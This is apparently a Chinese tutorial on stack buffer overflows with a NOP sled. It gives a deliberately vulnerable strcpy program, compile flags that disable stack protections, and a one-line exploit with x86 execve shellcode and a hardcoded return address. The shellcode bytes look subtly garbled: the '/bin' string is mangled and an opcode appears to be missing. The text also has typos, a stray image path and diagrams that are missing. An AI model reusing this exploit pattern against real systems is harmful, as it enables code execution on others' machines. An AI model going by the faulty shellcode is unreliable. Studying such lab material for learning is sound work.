NOP滑块

代码:

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv)
{
   char buf[128];
   if (argc < 2) return 1;
   strcpy(buf, argv[1]);
   printf("argv[1]: %s\n",buf);
   return 0;
}</pre>
```

gcc -z execstack -fno-stack-protector bof.c -o bof -m32 并且关闭随机化。


这是一个非常简单的题, 所以我么直接上答案:

```
./bof $(python -c 'print "\x90"* 60 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69\x69\x69\x69\x69\x50\x53\x50\x53\x89\xe1\x99\x0b\xcd\x80" + "A" * (140 - 60 - 24) + "\xea\xd4\xff\xff"')
```

看到上面我们有个 \x90 这个就是NOP的ascii值

实际上,在gdb中运行程序时,gdb会为进程增加许多环境变量,存储在栈上,导致栈用的更多,栈的地址变低了。直接运行时,栈地址会比gdb中高,所以刚才找的Shellcode地址就不适用了。将0xffffd4b0升高为0xffffd4ea,同时在Shellcode前面增加长度为60的NOP链,只要命中任何一个NOP即可。

请看下面的示意图:



左边是 gdb调试过程中的栈 右边是 正常运行的栈 然后,写下来是输入 之后的栈:

but shellisde 命中. 我们从buf的起始地址 开始 填充60个NOP,只要我们的返回地址(就是shellcode的起始地址)能命中在 NOP范围中,就能滑倒(向高地址滑) shellcode的起始地址 执行shellcode了。